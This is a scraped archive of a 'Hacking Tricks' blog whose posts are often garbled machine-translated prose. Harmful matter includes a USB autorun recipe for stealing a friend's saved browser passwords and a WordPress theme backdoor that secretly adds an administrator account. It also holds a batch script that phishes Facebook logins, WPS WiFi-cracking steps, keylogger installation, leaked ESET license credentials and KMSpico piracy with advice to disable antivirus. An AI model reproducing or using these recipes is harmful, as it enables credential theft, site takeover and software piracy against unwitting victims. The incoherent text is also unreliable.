Articles by "Hacking Tricks"
Showing posts with label Hacking Tricks. Show all posts
Wikileaks Reveals C.I.A’s Hacking Projects

The US Central Intelligence Agency has been spying on people with the help of high-tech phones and TVs in the CIA world according to the latest sensational Wikileaks revelations not a hacker in the world's largest. WikiLeaks says the CIA to keep the debris fell on hackers from Russia in case the catch is that using technology to hide their hacking activities. WikiLeaks has also claimed that the CIA break privacy tools have been stolen and used by criminals and foreign spies as expected. The former US government hackers who steal tools and also had the hands of contractors, one of which has damaged their secrets.

WikiLeaks said that he had published the papers tell about the potential risk for the CIA hacking programs and stolen information on these tools. WikiLeaks is an organization that believes in transparency. WikiLeaks' recent disclosure of information to the CIA 8761 on the basis of confidential documents and files. Year Zero all data that has been named, has been published Wiki leaks website. The CIA did not have a fake or real these documents.


Wiki Leaks CIA offer to sell an organization that can also hack data on the device, and it can spy on ordinary people's personal lives of everyone. Whenever a person, company or government is vulnerable to hacking process is called to review the professionals worldwide. Hackers are identified in this analysis. Wikileaks says that the CIA has a department O, which is misleading to others by showing print this fingerprint analysis. CIA conducts his hacking activities as a Russian hacker.

WikiLeaks is a team who revealed startling revelations that the CIA has also made the software of spying that can affect Samsung Smart TVs. This software is apparently turns off the TV, but I keep hearing talk of viewers sitting in front of it and sent to CIA agents. Weeping Angel called the software is built in collaboration with the British agency MI-5.

WikiLeaks reported that the CIA and the team did a hacking tool that has handed over to iPhones, iPads and android devices affected by the control of the CIA. This tool can be classified as devices with video and pictures sent by users and microphones record the CIA camera. To trace the location of the device has become a left hand.
Find IP Address of Websites using Command Prompt (CMD) | Viva Tricks

Using IP address you can find the whereabouts of the website server and do more stuff. I will demostrate this tutorial with Google but you can use to find the IP address of any site such as Twitter, Facebook with this method, so lets start.


How to find IP Address of Any Website?


#1: Press Windows key + R from keyboard and Type CMD.


#2: Now write Ping followed by website URL whose IP you want to find, See picture below.

Find IP Address of Websites using Command Prompt (CMD) | Viva Tricks

#3: Now Press Enter.


#4: It will take less then a second and come up with the results as shown below.

Find IP Address of Websites using Command Prompt (CMD) | Viva Tricks

ESET Nod32 9 Username & Password With License + Activation Keys (2017-2020) | Viva Tricks
Download ESET Nod32 9 with Username & Password With License + Activation Keys (2017) at VivaTricks.blogspot.com

Today I will share NOD32 9 username and password license valid + keys to activate 2017 Keys License NOD32 8 Anrivirus, quitar NOD32, Eset NOD32 7 and September username 8 trial and password

Nod32 Password Eset valid until 2017 Updated
NOD32 Antivirus 9 is one of the largest software at this time. Get Free NOD32 username password 9 Valid until 2017 (updated 09/03/2016) here. Download user NOD32 program works 101% password (finally) and serial / serial key keygen. We also provide a code valid for 2014,2015,2016 and 2017 users.

Download Eset Antivirus from Official Site

Download The Trial Version And Use The User ID and pass to activate.

Download ESET Nod32 9 with Username & Password With License + Activation Keys (2017) at VivaTricks.blogspot.com

Eset Nod32 Antivirus 9 Username and Password 2016 Keys:


Username: EAV-0160048774
Password: 69bt2ja96t
Expiration: 03/08/2016

Username: EAV-0160048777
Password: fja254d4h9
Expiration: 03/08/2016

Username: EAV-0160048782
Password: sn4pnee6br
Expiration: 03/08/2016

Username: EAV-0160161232
Password: b3h6b87ksx
Expiration: 05/08/2016

Username: EAV-0160161233
Password: pd4xp9xv84

Username: EAV-0160162253
Password: m8jtu486ec
Expiration: 05/08/2016

Username: EAV-0160162254
Password: hb2kcjv9fn
Expiration: 05/08/2016

Username: EAV-0160449590
Password: 3u67hh6cdj

Username: EAV-0160449591
Password: 4u29ac7krj
Expiration: 08/08/2016

Username: EAV-0160547084
Password: p7s79xduk9
Expiration: 09/08/2016

Username: EAV-0160719798
Password: kachx2n877
Expiration: 14/02/2017

Username: EAV-0165802391
Password: rfej99aa9k
Expiration: 19/04/2018

Trial Username & Password:
Username: TRIAL-0157890966

Username: TRIAL-0158468550
Password: s3pdtsn9jh
Expiry Date: 19.01.2017

Username: TRIAL-0158468559
Password: fea2d7fmbr
Expiry Date: 19.01.2017

Username: TRIAL-0158470283
Password: fp49hn82c9
Expiry Date: 19.01.2017

Username: TRIAL-0160051618
Password: 6brkrj98k7
Expiry Date: 08.02.2017

Username: TRIAL-0160582222
Password: r8fhdf8s9v
Expiry Date: 14.02.2017

Username: TRIAL-0160659568
Password: t5ecpajbjx
Expiry Date: 15.02.2017

Username: TRIAL-0161003610
Password: ad5dsanjpx
Expiry Date: 20.02.2017

Username: TRIAL-54590345
Password: 2lhdgwf47i
Valid Till: 17.04.2016

Username: TRIAL-58366092
Password: rz5vaub81y
Valid Till: 01.05.2016

Username: TRIAL-59931025
Password: 18ij4y5cub
Valid Till: 16.02.2016

Username: TRIAL-56237034
Password: 15ynicrl3m
Valid Till: 20.01.2016

Username: TRIAL-51982867
Password: une4h6ps1j
Valid Till: 30.09.2016

Username: TRIAL-58108121
Password: g4h5rfl13s
Valid Till: 15.11.2016

Username: TRIAL-56307299
Password: slp13hgovt
Valid Till: 25.10.2016

Username: TRIAL-55779480
Password: qjtvm9no28
Valid Till: 31.10.2016

Username: TRIAL-55574868
Password: kc9hvln635
Valid Till: 23.08.2016

Username: TRIAL-51409756
Password: na29frd5k8
Valid Till: 29.03.2016

Eset Nod32 Antivirus 9 Username & Password Till 2017:


Username: TRIAL-54954109
Password: s27rfue1p6
Valid Till: 15.02.2017

Username: TRIAL-50189673
Password: i26fdug4vo
Valid Till: 21.06.2017

Username: TRIAL-51361039
Password: gk2nrjydlq
Valid Till: 21.06.2017

Username: TRIAL-51656123
Password: sjobp5fgnu
Valid Till: 07.03.2017

Username: TRIAL-57125513
Password: h4lasb7wtd
Valid Till: 21.01.2017

Eset Nod32 Antivirus 9 Username & Password Till 2020:


Username: EAV-0146158112
Password: 9e4b5v8em6
Valid Till: 12.08.2020

Thank you for visiting VivaTricks !
Have a nice day...
3 Basic Tips To Prevent a DDoS Attack | Viva Tricks

Distributed Denial of Service (DOS) attacks are always at the top of the headlines all over the world, they also suffer from locations in the banks, virtually almost every institution has a prominent presence on the Internet. The main reason behind the spread of DDoS attacks is that there is a very low cost to the attacker may be incurred for the development of such an attack in motion. Fortunately, it was the development of prevention methods from different today to deal with such attacks. Before going further understanding on ways to prevent the attack dos, let's first understand exactly what is a DOS attack!

Understanding DDoS Attack


3 Basic Tips To Prevent a DDoS Attack | Viva Tricks

DDoS attack (Distributed Denial of Service) is an attempt by the attackers to provide computers resources "are not accessible to its users is expected. In order to carry out an attack DDOS attackers did not use its own system. But to create a network of computers coma, often called" robots " - this is a hive of computers, to incapacitate a website or a web server.

Let us understand the basic idea! Now, the attacker notify all computers on the robots to keep in touch with a particular site or web server, over and over again. This increases the traffic on the network that caused the slow speed of site users intended. Unfortunately, sometimes traffic can be really can lead to completely close the site is high.

Top 3 Basic Tips to Prevent a DDoS Attack


There are several ways to prevent DDOS attack. However, here in this position a guest Sokon cover three basic tips that will help you protect your web site from a DOS attack.

#1: Buy More Bandwidth.

3 Basic Tips To Prevent a DDoS Attack | Viva Tricks
One of the easiest ways is to make sure that you have sufficient bandwidth on your website. You have to be able to address many of the DDOS attacks on a limited scale by simply buying more bandwidth in order to service requests. How to help? Well, Distributed Denial of Service is something more than just a game of capacity. Let's assume that you have 10,000 computer systems at each distribution of 1 Mbps oriented way. This means that you get 10 GB of data, which is multiplied by your web server every second. Now, this is causing a lot of traffic!

In order to avoid this problem, you need to apply the same stomach-Qaeda regular repetition. According to this method, if you want to get more web servers only double data centers around the variety and the use made of the next load balancing. Through the deployment of your traffic to different servers will help you achieve a balance between the pregnancy is likely to create a large enough space to deal with the constant increase in traffic.
However, there is a problem with this method, which is to buy more bandwidth can be quite expensive. As you'll know that the current DDoS attacks increased significantly, and can be much more beyond your budget.

#2: Opt for DDoS Mitigation Services.

A lot of the network or the Internet service providers to provide mitigation dos capabilities. Look for Internet service provider and a greater protection and DDoS mitigation network, machine tool, and a group of professional anti-dos gifted with enough money to take action in real time according to the different characteristics of DDoS attack. A viable alternative is to take advantage of the hardware to prevent DOS, which aims specifically to detect and prevent distributed denial of service attacks.

#3: Restricted Connectivity.

3 Basic Tips To Prevent a DDoS Attack | Viva Tricks

If you have computer systems that connect directly to the Internet, the best idea is to properly install / configure the router and firewall devices so as to reduce the contact. For example, while receiving some data from the client machine you can only allow traffic to pass from the device only on a few specific ports (eg HTTP, POP, SMTP, etc.) through the firewall.

Wrapping Up!

To a large extent to attacks by hackers sites every second. Denial of service attacks is getting insanely huge and creates a lot of problems for business organizations have a strong perimeter online. In this position a guest you do not understand the only means DDoS attack, in fact, but also come to know a little sort of way to prevent DDoS attacks. The above three tips that I would highly recommend you to run through at least understand where to start to build a website with the flexibility chances of surviving a DDoS attack.

There are some important files or document that you want to hide from the others on your computer. To do so might be creating a folder within a folder to hide these files but in today's tutorial will change this by teaching you exciting ploy interesting to hide files behind images.To hide file behind the image means that if any one opens that image was'll see the picture, but to see the hidden file We need to open that picture in a certain way. If let us begin.

How To Hide File Behind Image ?


#1: Select an image to be used for hiding file behind the image.

#2: Now select a file to hide behind the image and make it in .RAR format. With the help of the WinRAR.

#3: And most important is that paste both the files on desktop. You may do this anywhere instead of desktop if you have some basic understanding of command line.

#4: Now open Commnad Promt by typing CMD in windows search. Or Press Win + R from keyboard and type here also CMD and press OK.

#5: Type the following commands in it.

cd desktop


#6: CD stands for change directory by typing above command you change your directory to desktop. After that type command given below.


Copy /b imagename.jpg + filename.rar finalimage.jpg

  • Replace imagename.jpg with the name of image you want your file to be hidden behind. Don't forget to add image format (Eg: .jpg,.png,.gif)
  • Replace filename with name of your file you want to hide. It must be in .rar format.
  • Finally Replace finalimage.jpg with whatever name you want your final image with hidden files should be. This is the image where your file will be hidden.
Now when will attempt to open this newly created image it will open as a normal picture, but to open your hidden file, you need to follow the steps below.

How To Access Hidden File ?


To gain access to hidden files that has been newly created you need to open the image in WinRAR; Just follow the simple steps below to do so.

#1: Open Winrar.

#2: Now locate your image and open it or simply drag your image in winrar.

#3: Extract the file and done.
How To Get Friend’s Password With PenDrive

As we all know, windows stores the most of the passwords that are used on a daily basis, including passwords instant messaging words like an MSN, Yahoo, AOL, Mostly Google Chrome Windows Messenger, and so on along with them, and also Windows stores passwords of Outlook Express, SMTP, POP, FTP accounts and passwords AutoComplete of many browsers like Internet Explorer and Firefox.

There are many tools exist to restore these passswords from their places of storage. Using these tools, USB pen drive, you can create your own rootkit to sniff passwords from any computer. We need the following tools to create a rootkit we have:

What it needs:


Pendrive and WebBrowserPassView.exe Software.

How to Hack Passwords with Pendrive


First of all download this program and follow the Instructions.

#1: Connect your pen drive and computer software download previous copy and paste it into your pen drive.

#2: Now you have to drive pen book and write the following code provided inside.
[autorun] open=launch.bat ACTION= Perform a Virus Scan
#3: Save the file in Notepad and name it autorun.inf.

#4: Create a new document in a drive pen Notepad and write the following code provided in it.
startWebBrowserPassView.exe/stextWebBrowserPassView.txt
#5: Finally, save the file in Notepad and rename it Launch.bat and save.

#6: Now go and plug it into the computer and then get its job done, just click Launch.bat.

#7: Now all of the browser will be displayed in the text file you just created automatically (WebBrowserPassView.txt)

#8: It's done! And now stealing passwords pen drive is ready. Now use pen drive in another computer to steal passwords all recorded.

Note
Whenever the computer pen drive is inserted, an AutoRun document (this is because it has documented AutoRun it) will start automatically.
#9: Now all saved passwords automatically stored in the car create a text file "WebBrowserPassView.txt" (this is only because it has launch.bat file).

How To Root Android Device without PC in One Minute?

Rooting is a process of allowing users of smart phones, tablets, and other devices that operate on the Android mobile operating system to achieve a distinctive control (known as root access) on the various subsystems robot. Android also uses the Linux kernel, rooting Android device that allows similar access to administrative permissions as on other Linux or Unix-like operating system such as FreeBSD or OS X.

All too often rooting in order to overcome the limitations that carriers and device manufacturers to put on some devices. Thus, rooting gives the ability (or permission) to change or replace the applications and system settings, run specialized applications that require administrator-level permissions, or perform other operations that can not be accessed unless the user to normal robot. On Android, rooting can also facilitate the complete removal and replacement of the operating system of the device, usually with the launch of a newer version of the current operating system.

Sometimes it is compared root access to the tricks devices that run on Apple's operating system iOS. However, these are different concepts. Bypass describes the tricks of the several types of ban Apple's end user: Amendment of the operating system (forced by the "locked bearing"), and the installation of approved applications is officially over sideloading, and the granting of privileges on the high level of user management. Only a minority of Android devices lock the bootloaders and many vendors such as HTC, Sony, Asus and Google expressly provides the ability to open devices, and even replace the operating system altogether. Similarly, the possibility of transferring applications are usually allowed on Android devices without root permissions. Thus, it is primarily on the third side of the IOS and tricks relating to give users administrative privileges Ripper, which is linked directly to Android rooting.

Caution
Rooting an Android device may Void your device warranty or if rooting process is not done properly, your device may also get bricked. We are not at all responsible any damages caused to your device while rooting.

How to Root Android Device without PC in a Minute?


#1: Go to your Phone Settings.

#2: Scroll down and click on Security


#3: Then Scroll down and Tick for unknown sources option.


#4: Maybe warning popup will be appear. Ignore it and Click Ok.


#5: First check supported devices for using this app

#6: If your Device supportable then download and Install the Framaroot App. [Direct Link v19.3]

#7: After installing, open the app.

#8: Now select what you want to install, Superuser or SuperSU.


#9: After selecting, click on Gandalf. If app crashed by clicking on Gandalf then don't worry. Relaunch the app and it will not crash second time.


#10: After sometimes, it will show you a message about success.


#11: Reboot your device.

#12: Done. Your device in rooted now.

How to Hack WordPress Site with Theme Installing?

WordPress is a blogging free and open source content management system tool (CMS) based on PHP and MySQL. The architecture features include Assistant system template. Word was used by more than 23.3% of the top 10 million websites as of January 2015. Word is the most popular blogs in use on the Internet system. In more than 60 million locations. It was first released in May 27, 2003, by the founders, died Moling and Mike Little, as a fork B2 / cafelog. License under which the software is released WordPress is GLPv2 are (or later) by the Free Software Foundation.

Today we will learn about Word chipping lessons to add Lists secretly charge through the topics. First we will learn about topics white phosphorus. Word users may install and switch between themes. Themes allow users to change the look and function of the site and reported and can be installed without changing the content or validity of the site. Each site WordPress requires one subject at least to be present. They should each theme design and responded by using certain criteria with structured PHP, HTML and CSS valid. Today, the use of JavaScript and jQuery to add a response to the subjects. Threads may be installed using the word "appearance" management or subject folders tool can be downloaded via FTP. And PHP, HTML (Hypertext Markup Language) and CSS (Cascading Style Sheets) code found in the subjects that can be added or modified to provide advanced features. Wordpress Themes and is generally classified into two categories, free themes and premium themes. Users can also create Word and develop their own custom themes if they have the knowledge and skills to do so.

Requirements:

  1. Basic PHP Language Knowledge
  2. Know WordPress codex.
  3. A WP Theme

Let's begin:

#1: Download any WP Theme. (I used Rowling By Anders Noren)

#2: Unzip Theme and Extract theme folder to desktop.

#3: Find "functions.php" file from the theme folder.

How to Hack WordPress Site with Theme Installing?

#4: Open the Function file with Notepad. I recommend Notepad++. Download it for free.

#5: Add below simple codes just after tag.

// Script for Add user secretly
add_action('wp_head',  'wp_dd_wp_hack');
function wp_dd_wp_hack()  {
 If ($_GET['v4l'] == 'ok')  {
 require('wp-includes/registration.php');
 if (!username_exists('wordpress'))  {
 $user_id = wp_create_user('VivaTricks',  '12345');
 $user = new WP_User($user_id);
 $user->set_role('administrator');
}
}}

How to Hack WordPress Site with Theme Installing?

#6: Save the File.

#7: Now add ?v4l=ok parameter with target website i.e. http://target-site.com/?v4l=ok

How to Hack WordPress Site with Theme Installing?

#8: Maybe you think that nothing happened with it but you have successfully added an admin user in target website.

How to Hack WordPress Site with Theme Installing?

Username: Viva Tricks
Password: 12345
#10: Done. But this trick is for learning purpose only.

Download Top Best Free Hacking Tools of 2017

In the context of computer security, a hacker is a person who seeks and exploits weaknesses in the computer system or computer network. Motivation may be intruders by many reasons, such as profit, protest, challenge, enjoyment, or to assess these weaknesses to help remove them. Subculture that has evolved around hackers is often referred to as the computer underground and is now known society. Although there are other uses of the word hacker that relate to the security of the computer, such as referring to someone with an advanced understanding of computers and computer networks, and are rarely used in the prevailing context. They are subject to a long-standing controversy about the real definition of hacker term meaning. In this controversy, the pirates regained term before computer programmers who say that the person who hacked computers, whether criminal computer (black hats) or a computer security expert (white hats), it is called the most suitable cracking instead. She claims some white hat hackers that they also deserve to be pirates title, and should be called that only "crackers black hats."

List of Download Top Best Free Hacking Tools of 2017

#1: Nmap (“Network Mapper”) it is free and open source utility for network discovery and security audit. Many systems and network administrators also find it useful for tasks such as network inventory, schedules upgrade management and control of the host or service uptime service. Uses nmap IP raw new ways packages to determine what hosts are available on the network, what services (application name and version), which provides that the hosts, what operating systems (and versions OS) that are running, filters / firewalls tray type are in use, and dozens of other characteristics. This program has been designed large networks to rapidly scan, but works fine against single hosts. NMB works on all operations of major computer systems and is available official binary packages for Linux, Windows, and Mac OS X. In addition to the classical orders NMB executable line, Suite includes advanced NMB GUI and results viewer user, flexible data transfer, redirection, and debugging tool, to compare the results of the survey, the instrument package generation and analysis of the response.

#2: Wireshark it is the foremost network protocol analyzer in the world. It lets you see what's happening on the network at the microscopic level. It is actually (and often de jure) standard in many industries and educational institutions. Wireshark development thrives thanks to the contributions of networking experts worldwide. This is a continuation of a project that began in 1998. The Wireshark has a rich feature set that includes inspection in the depths of hundreds of protocols, with more being added all the time. Moreover, it includes the arrest of Live and offline analysis.

#3: Nessus is a proprietary scanner Comprehensive weaknesses that have been developed by the Network Security acceptor. It is free for personal use in non-project environment. According to surveys done in 2009 by sectools.org, Nessus is the world's most popular vulnerability scanner, the resolution in the first place in 2000 and 2003, and 2006 security tools survey. It estimated tenable Network Security 2005 that was used by more than 75,000 organizations worldwide. Nessus scans allows for the following types of vulnerabilities:

  • Vulnerabilities that allow a remote hacker to control or access sensitive data on a system.
  • Misconfiguration (e.g. open mail relay, missing patches, etc.).
  • Default passwords, a few common passwords, and blank/absent passwords on some system accounts. Nessus can also call Hydra (an external tool) to launch a dictionary attack.
  • Denials of service against the TCP/IP stack by using malformed packets
  • Preparation for PCI DSS audits
Initially, Nessus and consisted of two main components; nessusd, Nessus daemon, which does not scan, and nessus, the client, which controls the scanning and presents the results of exposure to the user. Later versions of Nessus (4 and older) to take advantage of the web server, which provides the same functionality as the client.

#4: NetStumbler (Also known as the struggling network) is a Windows utility that facilitates the detection of wireless local area networks using the 802.11b, 802.11a and 802.11g WLAN standard criteria. It runs on Microsoft Windows operating systems from Windows 2000 to Windows XP. A version trimmed down so-called MiniStumbler available for the operating system Windows CE handheld. This program is commonly used for:
  • Wardriving
  • Verifying network configurations
  • Finding locations with poor coverage in a WLAN
  • Detecting causes of wireless interference
  • Detecting unauthorized (“rogue”) access points
  • Aiming directional antennas for long-haul WLAN links
#5: Kismet it is to detect a network device, and smell, and the intrusion detection system 802.11 wireless LANs. Kismet will work with any wireless card which supports raw monitoring mode, and can sniff 802.11a, 802.11b and 802.11g standard, and the movement of the standard 802.11n. The program works in Linux, FreeBSD, NetBSD, OpenBSD, and Mac OS X. Also the client can run on Microsoft Windows, though, aside from the aircraft without external pilot (see below), there is only one support wireless devices for free as a source package .

Division differs from the disclosure of other wireless network at work negatively devices. It is, without sending any packets Loggable, it is able to detect the presence of each wireless access point wireless network customers, and link them with each other. It is also yet open source wireless control device used on a large scale. An explanation of the titles displayed in the division. Kismet also includes basic wireless IDS features such as detecting active wireless sniffing programs including NetStumbler, as well as a number of wireless network attacks. Kismet features the ability to record all packets sniffed and saved in Wireshark or Airsnort Chbdomb shape / compatible file. Kismet can also capture the heads "of each packet of information." It also features a division the ability to detect default or networks "is not configured", and requests an investigation, and determine what level of wireless encryption is used on a given access point.

In order to find as many networks as possible, the division supports the navigation channel. This means that it is constantly changing from channel to channel non-sequentially, in sequence knowledge with a default value that leaves large holes between channels (for example, 1-6-11-2-7-12-3-8- 04/09/13 -14-5-10). The advantage of this method is that it capture more packets because adjacent channels will interfere. Kismet also supports recording the geographical coordinates of the network if the input from the GPS receiver device is available in addition.

#6: Cain & Abel it is the password for Microsoft operating systems recovery tool. It allows easy recovery of various kind of passwords type by sniffing the network, cracking passwords encrypted using Dictionary, Brute-force attacks cryptanalysis, recording conversations VoIP, decoding secret mixture of words, restore the wireless network keys, revealing password boxes, reveal passwords stored temporarily and analyzing routing protocols. The program does not exploit any loophole or software errors that can not be fixed with a little effort. It covers some of the current security / vulnerability aspects in the protocol standards, authentication methods and caching mechanisms. Its main purpose is to restore a simplified passwords and credentials from various sources, but also ships some "non-standard" facilities for users of Microsoft Windows.

It has been the development of Cain and Abel, hoping to be useful for network administrators, teachers, security consultants / professionals and forensic staff, security vendors and professional software penetration testing and everyone should plan to use it for ethical reasons. The author does not help or support any illegal activity done with this program. He warned that there is the possibility that you will not cause damage and / or loss of data using this program, and that in any event the author is responsible for such damage or loss of data. Please carefully read the license agreement included in the program before using it.
How to Hack WiFi on an Android?

Wi-Fi Protected Setup (WPS, originally Wi-Fi Simple Configuration) is a standard network security to create a home wireless network safe. PIN method may fail (see below) against brute-force attacks. Was created by the coalition Wi-Fi, introduced in 2006, the objective of the protocol is to allow home users who know little of the security of wireless networks, and may be intimidated by the security options available to set up Wi-Fi Protected Access, as well as making it easy to add devices new to the existing network without entering long passphrases. Before the standard, it has developed many competing solutions by different vendors to address the same need. It detected a major security flaw in December 2011, which affects the wireless routers with WPS PIN feature, which enabled the most modern models by default. Flaw allows remote attacker to retrieve the WPS PIN within a few hours with a brute-force attack, and with the WPS PIN, WPA / WPA2 pre-shared on the network switch. Users have been urged to stop the WPS PIN feature, although this may not be possible in some models router.

Note
Only WPS Routers are eligible for this trick and even not all WPS can be hackable so don’t rate us bad id if its not works for you.

Requirements:


Hack WIFI from an Android?


#1: Open App

#2: Select targeted WIFI Name.

How to Hack WiFi on an Android?

#3: A popup will appeared.

#4: Click on Connect.

How to Hack WiFi on an Android?

#5: Choose a PIN for attack and Click Connect.

How to Hack WiFi on an Android?

#6: Wait for few second while its working.

How to Hack WiFi on an Android?

#7: Password will be appeared.


How to Hack WiFi on an Android?
How to Install Keylogger in Ubuntu using terminal?

Keystroke logging, often referred to as the keylogging or seizing on the keyboard, is to work on the recording (recording) hit the keys on the keyboard, usually in secret, so that the person using the keyboard is unaware that their actions are being monitored. It can also be used for the keylogging to study the interaction between man and computer. The keylogging many ways exist: They range from an approach based hardware and software to audio analysis.

A keylogger is a type of surveillance programs (which are either software or spyware) that have the ability to record every keystroke you make to the log file, usually encrypted. Logger keylogger can record instant messages, e-mail, and any information you type at any time using the keyboard. It can then be sent the record that was created by the keylogger to receive the specified file. Some keylogger programs also record any e-mail addresses that you use and the URL of the Web site you visit addresses. Keyloggers, as a monitoring tool, and are often used by employers to ensure that employees use computer devices work only for commercial purposes. Unfortunately, keyloggers can also be an integral part of espionage and allow the information for your programs to be transferred to a third party is not known.

How to Install Keylogger in your Ubuntu using terminal?

#1: Now open your terminal and type the following exact command.

Note
Make sure you have a working internet connection on your computer.
$ wget https://logkeys.googlecode.com/files/logkeys-0.1.1a.tar.gz
$ tar xvzf logkeys-0.1.1a.tar.gz
$ cd logkeys-0.1.1a
$ ./configure
$ make
$ sudo make install
#2: These all are the latest version of software of keyloggers.

#3: Now run the command in terminal to install the keylogger.

$ sudo apt-get install logkeys
#4: Now all the settings were successfully inserted clearly. Read the statements very carefully and easily. Make no mistake and you can run your keylogger or hide your keylogger as per the given statement.
How to make your own Keylogger to hack Facebook?

The term 'keylogger' itself is neutral, and the word that describes the function of the program. Know most sources keylogger as a program designed to monitor secretly record all keystrokes. This is absolutely true definition, since a keylogger does not have to be a program - it can also be a device. the hardware keylogging much rarer of the keylogging software, but it is important to maintain a presence in the mind when thinking about information security.

Legitimate programs may be a function of keylogging that can be used to call certain program functions using "hotkeys", or to switch between keyboard layouts (eg Keyboard Ninja). There are plenty of legitimate software that is designed to allow administrators to keep track of what employees are doing throughout the day, or to allow users to track third-party activity on their own computers. However, the ethical boundary between justified monitoring and espionage is a fine line. It is often used deliberately legitimate software to steal user's confidential information such as passwords.

How to make your own Keylogger to hack Facebook?


#1: To create your own keylogger first you have to open your notepad in your system.

#2: After opening notepad you just copy this code.

@echo off
color a
title Facebook Hacking :Login:
cls
echo Please Enter Your Facebook Email Address And Password
echo To Hack Any Facebook Account
echo.
echo.
cd "C:\vivatricks_VC"
set /p user=Email ID:
set /p pass=Password:
echo Username="%user%" Password="%pass%">hACKED.txt
echo.
echo.
echo Press any key to continue
pause >n
echo Loading.....
echo.
echo.
echo Enter E-Mail Id Of Victim
set /p user=Email ID:
echo Username="%user%">Victim.txt
echo.
echo Press any key to hack this ID
echo.
echo.
pause >
echo.
echo Processing...
echo.
echo.
echo.
echo.
echo.
pause >n
#3: Paste this code in your empty notepad file.

#4: After this you have to save this with .bat extension i.e vivatricks.bat


#5: But before you save this file first you have to create a folder in C drive of your system like vivatricks_VC.

#6: Now save this file at the desktop because it will track all the keystrokes you or victim enters.

#7: After save this file now you can click on that file.

#8: Now what ever the victim enter his/her password and username it captures all the traces and save in that folder automatically.

#9: You will see their three files what ever you enter it automatically saves.

#10: So by using this way you can you may catch all the keystrokes with your own keylogger.
How to See Hidden Friends on Facebook?

Facebook is a social networking and online service launched in February 2004. It is owned by Facebook, Inc. As of September 2012, Facebook has more than one billion active users. Users can make a profile, add other users as friends, and send messages. Facebook users must be registered before using the site. Users can join the user groups. These groups have a place of work, school or college, or other interest. The service name comes from the name of a particular book to students at the beginning of the academic year by some universities in the United States. These books help students get to know each other better. Facebook allows any users who say they are at least 13 years old to become users of the site.

Mark Zuckerberg started Facebook with his college roommates and fellow computer science students Eduardo Saverin, Dustin Moskovitz and Chris Hughes. The membership site only to Harvard students at the beginning. Later they included other colleges in the city of Boston and the University of Ivy League and Stanford University time. It opened at the end of the day for students at other universities. After that, he opened for high school students and, finally, anyone between the ages of 13 and more.

One more thing, you can not see the friend list friend if he / she does not want to reveal. Therefore, in this case, what can we do? Well, the tutorial is my day on this subject. It is not a trick piracy but still can add a trick piracy. So, lets start:

How to See Hidden Friends on Facebook?


#1: Create new account on Facebook. You can use temporary Email Services such as temp-mail.org

#2: Set-up your new profile and verify account.

#3: Now, send request to whom you want to reveal friend-list

#4: When he/she will accept your request then go to Home page.

#5: You will saw friends suggestions. Those all are mutual friends of victim.

How to See Hidden Friends on Facebook?

#6: You can go to Find Friends tab too for more suggestions.
How to Activate MS Office using KMSpico?

(Key Management Service) and MAK (multiple activation keys) is a technology used to activate Microsoft deployed in most devices (for example, in a corporate environment). Programs that run on these devices are in the volume license channel (what you buy from the market are retail channels).

MAK keys have a fixed number of activation associated with it, and is used to activate a specific number of devices to communicate by telephone to Microsoft's servers. On the other hand, where the KMS activates KMS client (device) by phoning the KMS server on the local network instead of Microsoft for various reasons (privacy, and to avoid the bombing of Microsoft's servers, etc.). KMSpico not replace is installed with Volume Licensing Key, create an instance of a model of the KMS server on your machine (or in the previous iteration of the program, and the search for kilometers servers on the Internet) and forcing the product to activate against this KMS server. This works as intended and activation is straightforward. But Windows 8.1 things have changed by not allowing the local host activation (or requests kilometers 127.0.0.1). To avoid this, the three methods listed below in second place in terms of preference, which is currently being used.

How to activate the Microsoft Office using KMSpico?


#1: To activate the Microsoft office you need to download the KMSpico from the following link. But before download disable your antivirus  because most of the softwares of KMSpico were count as virus.

DOWNLOAD

#2: It will download as a rar file. Extract it first using winrar. Then open the folder. Their you see an .exe file with name KMSpico.

#3: Install it normally .

#4: When your installation if finished then click on finish.

#5: Then go to the search bar of your window and search KMSpico you see the results.

#6: Click on anyone Autopico or KMSpico.

Note
Autopico- It runs the software automatically and give activate command with it own. On the other hand, KMSpico- has a graphical user interface it runs you have to manually click on red button to activate the software.

#7: After selecting anyone you can easily activate your Office easily.

How to Activate MS Office using KMSpico?

How to install the .EXE files in Android without rooting?

